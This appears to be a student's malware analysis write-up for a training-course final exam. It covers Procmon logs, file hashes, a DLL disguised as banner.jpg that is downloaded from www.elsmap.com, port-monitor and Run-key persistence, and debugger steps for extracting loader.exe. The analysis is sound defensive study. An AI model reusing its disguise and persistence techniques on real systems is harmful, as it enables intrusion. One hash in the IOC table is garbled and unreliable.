3:29:4...	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.4	SUCCESS	Desired Access: Generic Read/Write, Disposition: OverwriteIf, ...	2064
3:29:4...	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\s454.4	SUCCESS	Offset: 0, Length: 53, Priority: Normal	2064
3:29:4...	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\s454.4	SUCCESS		2064

Temp

File Home Share View

AdminELS › AppData › Local › Temp

Quick access
- Desktop
- Downloads
- Documents
- Pictures
- Tools
- etc
- Labs
- Music
- Samples

OneDrive

This PC
- 3D Objects
- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Local Disk (C:)

Network

Name	Date modified	Type	Size
Hex Editor Neo 6.44	8/9/2021 4:28 PM	File folder	
wojner.pbi.procdot	8/9/2021 4:11 PM	File folder	
banner.jpg	8/9/2021 3:28 PM	JPEG image	11 KB
footer.jpg	8/9/2021 3:28 PM	JPEG image	28 KB
pic1.jpg	8/9/2021 3:28 PM	JPEG image	41 KB
pic2.jpg	8/9/2021 3:28 PM	JPEG image	32 KB
pic3.jpg	8/9/2021 3:28 PM	JPEG image	9 KB
pic4.jpg	8/9/2021 3:28 PM	JPEG image	9 KB
pic5.jpg	8/9/2021 3:28 PM	JPEG image	35 KB
Procmon64.exe	8/9/2021 2:32 PM	Application	1,157 KB
qtsingleapp-dieexe-a70-1-lockfile	8/8/2021 4:21 AM	File	0 KB
runme.bat	8/9/2021 3:28 PM	Windows Batch File	1 KB
s3f0.0	8/9/2021 3:09 PM	0 File	1 KB
s3f0.1	8/9/2021 3:09 PM	1 File	1 KB
s3f0.2	8/9/2021 3:09 PM	2 File	1 KB
s3f0.3	8/9/2021 3:09 PM	3 File	1 KB
s3f0.4	8/9/2021 3:09 PM	4 File	1 KB
s454.0	8/9/2021 3:29 PM	0 File	1 KB
s454.1	8/9/2021 3:29 PM	1 File	1 KB
s454.2	8/9/2021 3:29 PM	2 File	1 KB
s454.3	8/9/2021 3:29 PM	3 File	1 KB
s454.4	8/9/2021 3:29 PM	4 File	1 KB
start.jpg	8/9/2021 3:28 PM	JPEG image	25 KB
wireshark_2_interfaces_20210809175222_a...	8/9/2021 5:52 PM	Wireshark capture...	1 KB
wireshark_Ethernet0_20210809150423_a04...	8/9/2021 3:09 PM	Wireshark capture...	4,552 KB


```
PS C:\Users\AdminELS\AppData\Local\Temp>
PS C:\Users\AdminELS\AppData\Local\Temp> Get-FileHash -Algorithm MD5 *

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             989D3C5FA70A8466C6D4A5953C704B00                                       C:\Users\AdminELS\AppData\Local\Temp\banner.jpg
MD5             31ED3FEF9A570BF9436565113D19AA71                                       C:\Users\AdminELS\AppData\Local\Temp\footer.jpg
MD5             369BC1DB5F92AA730B871A2BECBBEDA2                                       C:\Users\AdminELS\AppData\Local\Temp\pic1.jpg
MD5             D08AB13F3C57753EF26730E8E62AA817                                       C:\Users\AdminELS\AppData\Local\Temp\pic2.jpg
MD5             E40E65D6F8A6C9626E181D9273B3E5E4                                       C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg
MD5             955E9C5204009BD6FDAE913F7584FA6B                                       C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg
MD5             64FB3D450B85EFF54FADB1217852CCD3                                       C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg
MD5             D41D8CD98F00B204E9800998ECF8427E                                       C:\Users\AdminELS\AppData\Local\Temp\qtsingleapp-dieexe-a70-1-lockfile
MD5             C9063EF391A6BB5693525BDA6C54DA8C                                       C:\Users\AdminELS\AppData\Local\Temp\runme.bat
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s3f0.0
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s3f0.1
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s3f0.2
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s3f0.3
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s3f0.4
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s454.0
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s454.1
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s454.2
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s454.3
MD5             53A5D03DF598AEDEB9C48B8DC66E8D81                                       C:\Users\AdminELS\AppData\Local\Temp\s454.4
MD5             5606DF43FEEFC42FBD12CF06F60676B9                                       C:\Users\AdminELS\AppData\Local\Temp\start.jpg
```

File	Full Path	Action	MD5 Hash
loader.exe	C:\Users\AdminELS\Downloads\Samples\Final_Exam\loader.exe	Create & Delete	-
ph.exe	C:\Users\AdminELS\Downloads\Samples\Final_Exam\ph.exe	Create	D2DCC98A3CF29BE377291DAC3EE5DF1C
banner.jpg	C:\Users\AdminELS\AppData\Local\Temp\banner.jpg	Download	989D3C5FA70A8466C6D4A5953C704B00
start.jpg	C:\Users\AdminELS\AppData\Local\Temp\start.jpg	Download	5606DF43FEEFC42FBD12CF06F60676B9
footer.jpg	C:\Users\AdminELS\AppData\Local\Temp\footer.jpg	Download	3eD3FEF9A570BF9436565113D19AA71
pic1.jpg	C:\Users\AdminELS\AppData\Local\Temp\pic1.jpg	Download	369BC1DB5F92AA730B871A2BECBBEDA2
pic2.jpg	C:\Users\AdminELS\AppData\Local\Temp\pic2.jpg	Download	D08AB13F3C57753EF26730E8E62AA817
pic3.jpg	C:\Users\AdminELS\AppData\Local\Temp\pic3.jpg	Download	E40E65D6F8A6C9626E181D9273B3E5E4
pic4.jpg	C:\Users\AdminELS\AppData\Local\Temp\pic4.jpg	Download	955E9C5204009BD6FDAE913F7584FA6B
pic5.jpg	C:\Users\AdminELS\AppData\Local\Temp\pic5.jpg	Download	64FB3D450B85EFF54FADB1217852CCD3
s3f0.[0-4]	C:\Users\AdminELS\AppData\Local\Temp\s3f0.[0-4]	Create	53A5D03DF598AEDEB9C48B8DC66E8D81
s454.[0-4]	C:\Users\AdminELS\AppData\Local\Temp\s454.[0-4]	Create	53A5D03DF598AEDEB9C48B8DC66E8D81
runme.bat	C:\Users\AdminELS\AppData\Local\Temp\runme.bat	Download	C9063EF391A6BB5693525BDA6C54DA8C

Registry Activities

There are 2 notable registry activities.

PortMonitor



- `HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\PortMonitor\Driver` is set with value `C:\Windows\System32\conbase.dll`

Run Key

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WizLoader` is set with the value `C:\Windows\svchost.exe`

Obfuscation

The downloaded file `banner.jpg` is identified as a Windows PE (DLL). It is discovered by inspecting the first bytes of the file on **PeStudio**:

pestudio 8.99 - Malware Initial Assessment - www.winitor.com [c:\users\adminels\appdata\local\temp\banner.jpg]

file help

c:\users\adminels\appdata\local\temp\banner.jp
- indicators (4/25)
- virustotal (wait...)
- dos-header (64 bytes)
- dos-stub (200 bytes)
- file-header (Jun.2020)
- optional-header (file-checksum)
- directories (time-stamp)
- sections (90.48%)
- libraries (1/4)
- imports (11/31)
- exports (2)
- tls-callbacks (n/a)
- resources (manifest)
- strings (9/136)
- debug (time-stamp)
- manifest (asInvoker)
- version (n/a)
- certificate (n/a)
- overlay (n/a)

property	value
md5	989D3C5FA70A8466C6D4A5953C704B00
sha1	A75FC173781A4A9BE3B8FF79EBCDED543AD98BF4
sha256	FF1FE3B4D5D374BF69A2ACE60F21BA80440B8E23902FAB8D994D1F4E34A042C3
md5-without-overlay	n/a
sha1-without-overlay	n/a
sha256-without-overlay	n/a
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	10752 (bytes)
size-without-overlay	n/a
entropy	4.841
imphash	n/a
signature	n/a
entry-point	48 89 5C 24 08 48 89 74 24 10 57 48 83 EC 20 49 8B F8 8B DA 48 8B F1 83 FA 01 75 05 E8 9B 01 00 00
file-version	n/a
description	n/a
file-type	**dynamic-link-library**
cpu	**64-bit**
subsystem	console
compiler-stamp	0x5EEC617A (Fri Jun 19 06:55:54 2020)
debugger-stamp	0x5EEC617A (Fri Jun 19 06:55:54 2020)
resources-stamp	empty
exports-stamp	0xFFFFFFFF (Sun Feb 07 06:28:15 2106)
version-stamp	n/a

We can also inspect the HTTP stream in Wireshark capture:

picture 161

- The `MZ` first bytes reveals it is not a `JPG` but a Windows PE

banner.jpg / conbase.dll


The malware downloads `banner.jpg` from `www.elsmap.com/banner.jpg` and saves to `C:\Windows\System32\conbase.dll`:

3:29:14.5799458 PM	FinalExam_patched.exe	5368	TCP Receive	WIN10:49704 -> www.elsmap.com:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:29:14.5799560 PM	FinalExam_patched.exe	5368	TCP TCPCopy	WIN10:49704 -> www.elsmap.com:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:29:14.5799580 PM	FinalExam_patched.exe	5368	TCP Receive	WIN10:49704 -> www.elsmap.com:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:29:14.5799664 PM	FinalExam_patched.exe	5368	TCP TCPCopy	WIN10:49704 -> www.elsmap.com:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:29:14.5799683 PM	FinalExam_patched.exe	5368	TCP Receive	WIN10:49704 -> www.elsmap.com:http	SUCCESS	Length: 1460, seqnum: 0, connid: 0
3:29:14.5799766 PM	FinalExam_patched.exe	5368	TCP TCPCopy	WIN10:49704 -> www.elsmap.com:http	SUCCESS	Length: 805, seqnum: 0, connid: 0
3:29:14.5799788 PM	FinalExam_patched.exe	5368	TCP Receive	WIN10:49704 -> www.elsmap.com:http	SUCCESS	Length: 805, seqnum: 0, connid: 0
3:29:14.5801810 PM	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: O...
3:29:14.5802144 PM	FinalExam_patched.exe	5368	QueryBasicInformationFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC	SUCCESS	CreationTime: 8/9/2021 2:34:14 PM, LastAccessTime: 8/9/202...
3:29:14.5802321 PM	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC	SUCCESS	
3:29:14.5804257 PM	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: Cr...
3:29:14.5806099 PM	FinalExam_patched.exe	5368	SetAllocationInformationFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	AllocationSize: 10,752
3:29:14.5807881 PM	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	Offset: 0, Length: 751, Priority: Normal
3:29:14.5809381 PM	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	Offset: 751, Length: 8,192
3:29:14.5810588 PM	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	Offset: 8,943, Length: 1,809
3:29:14.5810986 PM	FinalExam_patched.exe	5368	QueryBasicInformationFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	CreationTime: 8/9/2021 3:29:14 PM, LastAccessTime: 8/9/202...
3:29:14.5811230 PM	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	
3:29:14.5821352 PM	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Syn...
3:29:14.5822786 PM	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	Desired Access: Generic Read, Disposition: Open, Options: Syn...
3:29:14.5823180 PM	FinalExam_patched.exe	5368	QueryStandardInformationFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	AllocationSize: 12,288, EndOfFile: 10,752, NumberOfLinks: 1, D...
3:29:14.5823371 PM	FinalExam_patched.exe	5368	QueryBasicInformationFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	CreationTime: 8/9/2021 3:29:14 PM, LastAccessTime: 8/9/202...
3:29:14.582472...	FinalExam_patched....	5368	CreateFile	C:\Windows\System32\conbase.dll	SHARING VIOL...	Desired Access: Generic Write, Read Attributes, Dis...
3:29:14.5827579 PM	FinalExam_patched.exe	5368	ReadFile	C:\Windows\System32\ualmon.dll	SUCCESS	Offset: 521,216, Length: 4,096, I/O Flags: Non-cached, Paging ...
3:29:14.5936516 PM	FinalExam_patched.exe	5368	ReadFile	C:\Windows\System32\ualmon.dll	SUCCESS	Offset: 513,024, Length: 12,288, I/O Flags: Non-cached, Pagin...
3:29:14.6019926 PM	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	
3:29:14.6026138 PM	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Microsoft\Windows\INetCache\IE\OOPMKSKC\banner[1].jpg	SUCCESS	
3:29:44.6036106 PM	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.0	NAME NOT FOUND	Desired Access: Read Attributes, Disposition: Open, Options: O...
3:29:44.6037495 PM	FinalExam_patched.exe	5368	CreateFile	C:\Users\AdminELS\AppData\Local\Temp\s454.0	SUCCESS	Desired Access: Generic Read/Write, Disposition: Overwritelf, ...
3:29:44.6040105 PM	FinalExam_patched.exe	5368	WriteFile	C:\Users\AdminELS\AppData\Local\Temp\s454.0	SUCCESS	Offset: 0, Length: 53, Priority: Normal
3:29:44.6041196 PM	FinalExam_patched.exe	5368	CloseFile	C:\Users\AdminELS\AppData\Local\Temp\s454.0	SUCCESS	


This downloaded file (function: reverse shell callback) is for setting up the persistece at the reg key `HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors\PortMonitor\Driver`.

Extracting Loader.exe


Since `loader.exe` is removed automatically when running the malware, we have to use debugger to control the program flow. Load the patched version of the sample into **x64dbg** and set a breakpoint after the sample use `WriteFile` to write the binary content into `loader.exe`. Let's set a breakpoint at `140001597` after the sample close the handle. Also add a breakpoint at `14000157D` after the sample calling `WriteFile`.



Then run the sample in **x64dbg**:



Inspecting the directory of the sample, now we can see the executable `loader.exe` being written:



- Save a copy of this.

1b - Static analysis of loader.exe


Load `loader.exe` into **PeStudio**.

Summary

Question	Answer	Reference section
1. What are the hashes of the malware sample?	MD5: CF48AF5B5779877C3BD9F15A443BE1B1 SHA1: FCF84B82E4A8EADC5BED83F6C8B0F02290171578 SHA256: 1B9404FE5B9FABA42A2A1260B8AB0B03559096E01C0E05902ADE10FFF29320D7 IMPHASH: F9AADDE1BC0183E1A505586E305A4EAD	1b-1
2. What is the file type?	Windows PE	1b-1
3. What is the compilation time stamp?	Tue Jun 23 01:51;34 2020	1b-1
4. What are the file characteristics (e.g. EXE, DLL, 32-bit, 64-bit, etc.)?	EXE, 64-bit	1b-1

Question	Answer	Reference section
5. What is the Image Base and the Entry Point address?	Image Base: 0x140000000 Entry Point: 0x00008090	1b-2
6. Provide details about each section found in terms of their names, sizes, permissions, entropy, and what each is used for.	See the reference 1b-3	1b-3
7. What are the libraries (DLLs) referenced by this sample and which functions do you think are suspicious?	See details i nthe reference 1b-4	1b-4
8. What are the MITRE techniques being used?	T1106	1b-5
9. Is this sample packed or not and what proof do you have?	Yes - the uncommon section names and high entropy of section A	1b-3
10. What interesting findings can you extract from the resources section?	Admin privilege is not required	1b-6
11. What interesting strings (ASCII and Unicode) did you find and could they be used later as an IOC? Provide a brief explanation for each string found.	`explorer.`	1b-7
12. Are there any crypto functions being used by the sample and what are they?	No	1b-4


1b-1 General Information



- hashes:
  - md5,CF48AF5B5779877C3BD9F15A443BE1B1
  - sha1,FCF84B82E4A8EADC5BED83F6C8B0F02290171578
  - sha256,1B9404FE5B9FABA42A2A1260B8AB0B03559096E01C0E05902ADE10FFF29320D7
  - imphash,F9AADDE1BC0183E1A505586E305A4EAD
- File type: Windows PE (based on the first bytes MZ) - Executable
- Archi: 64-bit (AMD64)
- Complied time: Tue Jun 23 01:51;34 2020

